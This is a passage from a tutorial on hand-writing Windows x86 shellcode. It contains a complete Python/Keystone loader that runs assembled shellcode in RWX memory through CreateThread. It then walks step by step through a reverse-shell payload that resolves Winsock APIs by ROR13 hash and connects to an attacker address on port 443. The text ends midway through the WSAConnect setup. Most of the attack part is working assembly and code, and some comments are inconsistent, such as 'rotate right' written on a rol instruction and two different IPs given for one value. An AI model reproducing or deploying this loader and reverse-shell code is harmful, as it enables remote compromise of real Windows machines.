    "   xor   ecx, ecx                  ;"  #
    "   push  ecx                       ;"  #   uExitCode
    "   push  0xffffffff                ;"  #   hProcess
    "   call dword ptr [ebp+0x10]       ;"  #   Call  TerminateProcess

    # ----------------------------------------------------------------------------------
Details:
- The ECX register is set to 0 using the instruction
xor ecx, ecx. This value is then pushed onto the stack asuExitCode. - The value
0xFFFFFFFFis pushed onto the stack as thehProcessparameter, which is a pseudo-handle for the current process. - After both parameters are pushed onto the stack, the instruction
call dword ptr [ebp+0x10]calls theTerminateProcessfunction via the previously resolved address.
Execute Custom Shellcode with Python (Keystone Engine)
Once we’ve compiled all the instructions, the final step is to execute them. In this article, we’ll use Python and the Keystone Engine library to convert the assembly (opcode), along with CTypes for memory manipulation and Windows API access, and then execute it directly in memory. The following is a skeleton template we can use, and we just need to insert all the assembly code we’ve assembled earlier:
import ctypes, struct
from keystone import *

# Placeholder for ASM Instruction

CODE = (
    " start:                             "  #
    #"  int3                            ;"  #   Breakpoint for Windbg (Disabled)

    # ----------------------------------------------------------------------------------
    # Setup stack frame
    # ----------------------------------------------------------------------------------
    "   mov   ebp, esp                  ;"
    "   add   esp, 0xfffff9f0           ;"  # Allocate stack space (avoiding NULL bytes)

    # ----------------------------------------------------------------------------------
    # Find kernel32.dll base address using PEB walking
    # ----------------------------------------------------------------------------------
    "   xor   ecx, ecx                  ;"  # ECX = 0
    "   mov   esi, fs:[ecx + 0x30]      ;"  # ESI = PEB
    "   mov   esi, [esi + 0x0C]         ;"  # ESI = PEB->Ldr (_PEB_LDR_DATA)
    "   mov   esi, [esi + 0x1C]         ;"  # ESI = Ldr->InInitializationOrderModuleList

    " next_module:                      ;"
    "   mov   ebx, [esi + 0x08]         ;"  # EBX = DllBase (current module base address)
    "   mov   edi, [esi + 0x20]         ;"  # EDI = BaseDllName (pointer to unicode string)
    "   mov   esi, [esi]                ;"  # ESI = Flink (next entry in linked list)

    "   cmp   [edi + 12*2], cx          ;"  # Compare: is this kernel32.dll? (12 chars * 2 bytes)
    "   jne   next_module               ;"  # If not, continue to next module

    # At this point, EBX contains kernel32.dll base address

    # ----------------------------------------------------------------------------------
    # Setup find_function routine
    # ----------------------------------------------------------------------------------

    " find_function_shorten:             "  #
    "   jmp find_function_shorten_bnc   ;"  #   Short jump

    " find_function_ret:                 "  #
    "   pop esi                         ;"  #   POP the return address from the stack
    "   mov   [ebp+0x04], esi           ;"  #   Save find_function address for later usage
    "   jmp resolve_symbols_kernel32    ;"  #

    " find_function_shorten_bnc:         "  #
    "   call find_function_ret          ;"  #   Relative CALL with negative offset

    # ----------------------------------------------------------------------------------
    # find_function routine (Hash-based API resolution)
    # ----------------------------------------------------------------------------------
    " find_function:                     "  #
    "   pushad                          ;"  #   Save all registers
                                            #   Base address of library to search is in EBX from
                                            #   Previous step (find_kernel32)
    "   mov   eax, [ebx+0x3c]           ;"  #   Offset to PE Signature
    "   mov   edi, [ebx+eax+0x78]       ;"  #   Export Table Directory RVA
    "   add   edi, ebx                  ;"  #   Export Table Directory VMA
    "   mov   ecx, [edi+0x18]           ;"  #   NumberOfNames
    "   mov   eax, [edi+0x20]           ;"  #   AddressOfNames RVA
    "   add   eax, ebx                  ;"  #   AddressOfNames VMA
    "   mov   [ebp-4], eax              ;"  #   Save AddressOfNames VMA for later

    " find_function_loop:                "  #
    "   jecxz find_function_finished    ;"  #   Jump to the end if ECX is 0
    "   dec   ecx                       ;"  #   Decrement our names counter
    "   mov   eax, [ebp-4]              ;"  #   Restore AddressOfNames VMA
    "   mov   esi, [eax+ecx*4]          ;"  #   Get the RVA of the symbol name
    "   add   esi, ebx                  ;"  #   Set ESI to the VMA of the current symbol name

    # ----------------------------------------------------------------------------------
    # Compute hash using ROR13 algorithm
    # ----------------------------------------------------------------------------------
    " compute_hash:                      "  #
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   cdq                             ;"  #   NULL EDX
    "   cld                             ;"  #   Clear direction

    " compute_hash_again:                "  #
    "   lodsb                           ;"  #   Load the next byte from esi into al
    "   test  al, al                    ;"  #   Check for NULL terminator
    "   jz    compute_hash_finished     ;"  #   If the ZF is set, we've hit the NULL term
    "   rol   edx, 0x13                 ;"  #   Rotate edx 13 bits to the right
    "   add   edx, eax                  ;"  #   Add the new byte to the accumulator
    "   jmp   compute_hash_again        ;"  #   Next iteration

    " compute_hash_finished:             "  #

    # ----------------------------------------------------------------------------------
    # Compare hash and resolve function address
    # ----------------------------------------------------------------------------------
    " find_function_compare:             "  #
    "   cmp   edx, [esp+0x24]           ;"  #   Compare the computed hash with the requested hash
    "   jnz   find_function_loop        ;"  #   If it doesn't match go back to find_function_loop
    "   mov   edx, [edi+0x24]           ;"  #   AddressOfNameOrdinals RVA
    "   add   edx, ebx                  ;"  #   AddressOfNameOrdinals VMA
    "   mov   cx,  [edx+2*ecx]          ;"  #   Extrapolate the function's ordinal
    "   mov   edx, [edi+0x1c]           ;"  #   AddressOfFunctions RVA
    "   add   edx, ebx                  ;"  #   AddressOfFunctions VMA
    "   mov   eax, [edx+4*ecx]          ;"  #   Get the function RVA
    "   add   eax, ebx                  ;"  #   Get the function VMA
    "   mov   [esp+0x1c], eax           ;"  #   Overwrite stack version of eax from pushad

    " find_function_finished:            "  #
    "   popad                           ;"  #   Restore registers
    "   ret                             ;"  #

    # ----------------------------------------------------------------------------------
    # Resolve symbols from kernel32.dll
    # ----------------------------------------------------------------------------------
    " resolve_symbols_kernel32:          "
    "   push  0x78b5b983                ;"  #   TerminateProcess hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x10], eax           ;"  #   Save TerminateProcess address for later usage

    "   push  0xec0e4e8e                   ;"  #   LoadLibraryA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x14], eax           ;"  #   Save LoadLibraryA address for later usage

    "   push  0x16b3fe72                ;"  #   CreateProcessA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x18], eax           ;"  #   Save CreateProcessA address for later usage

    "   push  0xa4048954                ;"  #   MoveFileA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x1C], eax           ;"  #   Save MoveFileA address

    # ----------------------------------------------------------------------------------
    # Load USer32.dll for MessageBoxA
    # ----------------------------------------------------------------------------------
    " load_user32:                       "  #
    "   mov   eax, 0xffff9394           ;"  #   NULL EAX
    "   neg   eax                       ;"  #   Move the end of the string in AX
    "   push  eax                       ;"  #   Stack = "ll"
    "   push  0x642E3233                ;"  #   Stack = "32.d"
    "   push  0x72657375                ;"  #   Stack = "User32.dll"
    "   push  esp                       ;"  #   Push ESP to have a pointer to the string Stack = &("User32.dll")
    "   call dword ptr [ebp+0x14]       ;"  #   Call LoadLibraryA (Dynamically load a DLL (Dynamic-Link Library))

    # ----------------------------------------------------------------------------------
    # Resolve MessageBoxA Function from User32.dll
    # ----------------------------------------------------------------------------------
    " resolve_symbols_user32:            "
    "   mov   ebx, eax                  ;"  #   Move the base address of ws2_32.dll to EBX
    "   push  0xbc4da2a8                ;"  #   MessageBoxA  hash
    "   call  dword ptr [ebp+0x04]       ;" #   Call find_function
    "   mov   [ebp+0x20], eax           ;"  #   Save MessageBoxA address for later usage

    # ----------------------------------------------------------------------------------
    # Call MessageBoxA
    # ----------------------------------------------------------------------------------
    " call_messageboxa:                  "  #
    "   xor   eax, eax                  ;"  #   Move ESP to EAX
    "   mov   ax, 0x646E                ;"  #   Nullbyte (ax)/ # Build "Maland" string
    "   push  eax                       ;"  #   nd\x00\x00
    "   push  dword 0x616C614D          ;"  #   Mala
    "   mov   edi, esp                  ;"  #   EDI = pointer to "Maland"

    "   xor   eax, eax                  ;"  #   Move ESP to EAX
    "   mov   ax, 0x2164                ;"  #   d!\x00\x00
    "   push  eax                       ;"  #   nd\x00\x00
    "   push  dword 0x656E7750          ;"  #   Push d!
    "   mov   ebx, esp                  ;"  #   EBX = pointer to "Pwned!"

    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   uType
    "   push  ebx                       ;"  #   lpCaption Push ebx (Pointer -> Maland)
    "   push  edi                       ;"  #   lpText (Pointer -> Maland)
    "   push  eax                       ;"  #   hWnd

    "   call dword ptr [ebp+0x20]       ;"  #   Call MessageBoxA

    # ----------------------------------------------------------------------------------
    # Terminate current process
    # ----------------------------------------------------------------------------------
    " exec_shellcode:                       "
    "   xor   ecx, ecx                  ;"  #
    "   push  ecx                       ;"  #   uExitCode
    "   push  0xffffffff                ;"  #   hProcess
    "   call dword ptr [ebp+0x10]       ;"  #   Call  TerminateProcess

    # ----------------------------------------------------------------------------------

)

print("[*] Initializing Keystone Engine...")
# Setup Keystone for x86 32-bit architecture
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)
print("[+] Encoded %d instructions" % count)

# Encoding to Bytearray
sh = b""
for e in encoding:
    sh += struct.pack("B", e)
shellcode = bytearray(sh)

print("[*] Allocating executable memory...")
# VirtualAlloc: Alokasi memori dengan permission RWX
# 0x3000 = MEM_COMMIT | MEM_RESERVE
# 0x40 = PAGE_EXECUTE_READWRITE
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(shellcode)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))

buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

# Copy shellcode to allocated memory address
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),
                                     buf,
                                     ctypes.c_int(len(shellcode)))

print("[+] Shellcode at address: %s" % hex(ptr))
input("\n[>] Press ENTER to execute...")


# Execute shellcode in a new thread
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.c_int(ptr),
                                         ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.pointer(ctypes.c_int(0)))

# Wait for thread completion
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht), ctypes.c_int(-1))
print("[+] Execution completed!")

Then, all we need to do is run the code. The shellcode will be assembled into opcodes and executed directly in memory.

Once executed, the MessageBox will appear displaying our payload, and the process will be immediately terminated by TerminateProcess
Custom Reverse Shell Shellcode
After understanding the basics of calling Windows API functions using simple examples like MessageBoxA, we will move on to the main part, which is creating a reverse shell shellcode.

To do that, we need several Windows APIs such as LoadLibraryA, GetProcAddress, WSAStartup, WSASocketA, WSAConnect, and CreateProcessA and most of these functions are found in the ws2_32.dll module, which provides the networking functions we need.

A list of Windows APIs that are commonly used by malware can be found here: https://malapi.io/
Resolve Symbols from kernel32.dll
Similar to the previous step, we still need to resolve the essential functions of kernel32.dll which will be used by the shellcode as a foundation for execution.
    " resolve_symbols_kernel32:          "
    "   push  0x78b5b983                ;"  #   TerminateProcess hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x10], eax           ;"  #   Save TerminateProcess address for later usage

    "   push  0xec0e4e8e                ;"  #   LoadLibraryA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x14], eax           ;"  #   Save LoadLibraryA address for later usage

    "   push  0x16b3fe72                ;"  #   CreateProcessA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x18], eax           ;"  #   Save CreateProcessA address for later usage
Load Windows Socket 2.0
Then we load the ws2_32.dll module into memory using the previous method by calling the LoadLibraryA function and passing the string “ws2_32.dll” (in little-endian format), which is constructed directly on the stack.
    " load_ws2_32:                       "  #
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   mov   ax, 0x6c6c                ;"  #   Move the end of the string in AX
    "   push  eax                       ;"  #   Push EAX on the stack with string NULL terminator
    "   push  0x642e3233                ;"  #   Push part of the string on the stack
    "   push  0x5f327377                ;"  #   Push another part of the string on the stack
    "   push  esp                       ;"  #   Push ESP to have a pointer to the string
    "   call dword ptr [ebp+0x14]       ;"  #   Call LoadLibraryA
After LoadLibraryA completes, the EAX will contain the base address of the ws2_32.dll module, and this address is used to call the next network function
Resolve Symbols from ws2_32.dll
Next, we’ll proceed to resolve the required networking functions. The process remains the same, as we can reuse the find_function function we created earlier for this purpose, but this time the EBX register is set to point to ws2_32.dll (rather than kernel32.dll).
    " resolve_symbols_ws2_32:            "
    "   mov   ebx, eax                  ;"  #   Move the base address of ws2_32.dll to EBX
    "   push  0x3bfcedcb                ;"  #   WSAStartup hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x1C], eax           ;"  #   Save WSAStartup address for later usage
    "   push  0xadf509d9                ;"  #   WSASocketA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x20], eax           ;"  #   Save WSASocketA address for later usage
    "   push  0xb32dba0c                ;"  #   WSAConnect hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x24], eax           ;"  #   Save WSAConnect address for later usage
At this stage, we resolve three main functions: WSAStartup to initialize Winsock, WSASocketA to create a socket, and WSAConnect to establish a connection to the attacker.
WSAStartupat[ebp+0x1C]WSASocketAat[ebp+0x20]WSAConnectat[ebp+0x24]
All of the addresses for these functions are stored at different offsets so they can be reused later without needing to be resolved again.
Calling WSAStartup (Winsock Initialization)
WSAStartup is the first function we must call to initialize the process’s use of the Winsock DLL, and this function requires two parameters. The first one is wVersionRequested to specify the requested Winsock version (typically 0x0202 for Winsock v2.2) and the other is lpWSAData, a pointer to the WSADATA structure that will be populated by the function.
int WSAStartup(
  [in]  WORD      wVersionRequired,
  [out] LPWSADATA lpWSAData
);
Here is the assembly code to perform that initialization
    " call_wsastartup:                   "  #
    "   mov   eax, esp                  ;"  #   Move ESP to EAX
    "   mov   cx, 0x590                 ;"  #   Move 0x590 to CX
    "   sub   eax, ecx                  ;"  #   Substract CX from EAX to avoid overwriting the structure later
    "   push  eax                       ;"  #   Push lpWSAData
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   mov   ax, 0x0202                ;"  #   Move version to AX
    "   push  eax                       ;"  #   Push wVersionRequired
    "   call dword ptr [ebp+0x1C]       ;"  #   Call WSAStartup
Here, the ESP value is first stored in EAX, then reduced by 0x590 bytes to allocate stack space equal to the size of the WSADATA structure

This allocation is important because WSADATA is quite large, fields such as szDescription and szSystemStatus can hold up to 256 and 128 characters, respectively, so we need to ensure that this area is safe and does not overwrite other data on the stack.
Once the buffer address is ready, the lpWSAData pointer is pushed as the second parameter. Then EAX is cleared to zero and the value 0x0202 is loaded into AX as the first parameter, wVersionRequested.
After these two parameters are ready on the stack, the WSAStartup function is called via the call instruction. If the call succeeds, the function will initialize Winsock and populate the WSADATA structure at the provided address.
Calling WSASocketA
After the Winsock initialization process has been successfully carried out, the next step is to create a socket that will be used to establish a connection to the server by calling the WSASocketA function. This function requires several parameters that determine the type and characteristics of the socket to be created

This function requires several parameters that determine the type and characteristics of the socket to be created:
dwFlags→ Defines additional attributes for the socket, set to 0 (NULL).g→ Represents the socket group ID, since only one socket is used, its value is also set toNULL.lpProtocolInfo: A pointer to the protocol structure, set toNULLto use the default protocol.- protocol → Meanwhile, the protocol is set to
IPPROTO_TCP (6)forTCP-basedcommunication. type→ Set toSOCK_STREAM (1)for a stream-type socketaf→ And the address family is set toAF_INET (2)forIPv4.
Here, we use register manipulation techniques such as inc (increment) and sub (subtract) to generate the required parameter values to prevent NULL (0x00) bytes from appearing in the opcode, which could break the shellcode execution later on.
Following is the assembly code to perform this process, which begins with xor eax, eax to clear EAX, followed by pushing EAX three times to set up the parameters dwFlags, g, and lpProtocolInfo, all of which are set to NULL as discussed earlier.
    "   xor   eax, eax                  ;"  #   Clear EAX (NULL)
    "   push  eax                       ;"  #   Push dwFlags = NULL
    "   push  eax                       ;"  #   Push g = NULL
    "   push  eax                       ;"  #   Push lpProtocolInfo
After that, continue with the instruction mov al, 0x06 to put the value 6 (IPPROTO_TCP) into the AL register, followed by the instruction sub al, 0x05 to produce the value 1 (SOCK_STREAM) in order to avoid direct instructions that have the potential to contain null bytes (e.g., mov al, 0x01)
    "   mov   al, 0x06                  ;"  #   Move AL, IPPROTO_TCP (AL = IPPROTO_TCP (6)
    "   push  eax                       ;"  #   Push protocol = 6
    "   sub   al, 0x05                  ;"  #   AL = 6 - 5 = 1 (SOCK_STREAM)
    "   push  eax                       ;"  #   Push type = 1
    "   inc   eax                       ;"  #   Increase EAX, EAX = 0x02
    "   push  eax                       ;"  #   Push af
    "   call dword ptr [ebp+0x20]       ;"  #   Call WSASocketA
Finally, the inc eax instruction is used to increment the value from 1 to 2 (AF_INET) for the same goal to avoiding a null byte. Then, all of these parameter values are then pushed onto the stack in right-to-left order, in accordance with function calling conventions, so they are ready to be called by WSASocketA via the pointer stored at [ebp+0x20]
    " call_wsasocketa:                   "  #
    "   xor   eax, eax                  ;"  #   Clear EAX (NULL)
    "   push  eax                       ;"  #   Push dwFlags = NULL
    "   push  eax                       ;"  #   Push g = NULL
    "   push  eax                       ;"  #   Push lpProtocolInfo
    "   mov   al, 0x06                  ;"  #   Move AL, IPPROTO_TCP (AL = IPPROTO_TCP (6)
    "   push  eax                       ;"  #   Push protocol = 6
    "   sub   al, 0x05                  ;"  #   AL = 6 - 5 = 1 (SOCK_STREAM)
    "   push  eax                       ;"  #   Push type = 1
    "   inc   eax                       ;"  #   Increase EAX, EAX = 0x02
    "   push  eax                       ;"  #   Push af
    "   call dword ptr [ebp+0x20]       ;"  #   Call WSASocketA
Calling WSAconnect
After the socket is created, we need to connect it to the attacker’s machine using the WSAConnect function. These parameters include information such as the socket used, the destination address (remote address), as well as other additional options that are usually set to NULL in shellcode implementations.
int WSAAPI WSAConnect(
  [in]  SOCKET         s,
  [in]  const sockaddr *name,
  [in]  int            namelen,
  [in]  LPWSABUF       lpCallerData,
  [out] LPWSABUF       lpCalleeData,
  [in]  LPQOS          lpSQOS,
  [in]  LPQOS          lpGQOS
);
These are the parameters used in the function call:
-
s→ The socket handle created or returned byWSASocketA -

name→ A pointer to asockaddr_instructure which contains the destination IP address and port. This structure consists of several members such assin_family,sin_port,sin_addr, andsin_zero[8]. Since the shellcode constructs this structure manually on the stack,sin_zeromust be filled with zeros (typically twopush eaxoperations) as padding to ensure the 16-byte structure remains valid and meets the function’s expectations. -
namelen→ The size of the address structure, which is typically 16 bytes or0x10forIPv4. -
lpCallerData,lpCalleeData,lpSQOS,lpGQOS→ These four parameters are used for additional data from the caller (sender) / callee (receiver) or Quality of Service (QoS), but in the shellcode we’re creating here, we simply set their values to NULL (0).
After understanding all the parameters required by WSAConnect, we will now begin manually assembling those parameters within the stack. At this stage, the sockaddr_in structure is first constructed manually, starting with the padding, followed by sin_zero, sin_addr, sin_port, and sin_family , before the pointer to that structure is saved to be used as the name parameter
    " call_wsaconnect:                   "  #
    "   mov   esi, eax                  ;"  #   Move the SOCKET descriptor to ESI
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push sin_zero[]
    "   push  eax                       ;"  #   Push sin_zero[]
    "   push  0xc52da8c0                ;"  #   Push sin_addr (192.168.119.120)
    "   mov   ax, 0xbb01                ;"  #   Move the sin_port (443) to AX
    "   shl   eax, 0x10                 ;"  #   Left shift EAX by 0x10 bytes
    "   add   ax, 0x02                  ;"  #   Add 0x02 (AF_INET) to AX
The socket descriptor previously stored in EAX is moved to the ESI register, so it is not overwritten during parameter setup. After that, the first two push eax instructions are used to fill the sin_zero field with NULL as padding in the sockaddr_in structure.
The IP address is then pushed in little-endian format to match the data layout on the stack. For example, IP 192.168.45.197 and port 443 become 0xc52da8c0 (IP) and 0xbb01 (port). The port and address family values are also combined using instructions such as shl and add to ensure the address structure remains valid according to the sockaddr_in format.
IP & Port to Hex Converter (Little Endian Format)
Type 'back' to return to main menu.

Input (e.g., ip=192.168.1.1 port=443) > ip=192.168.45.197 port=443

+-------------------+----------------------+
| Field             | Value (Little Endian)|
+-------------------+----------------------+
| IP Address        | 0xc52da8c0           |
| Port (443)        | 0xbb01               |
+-------------------+----------------------+
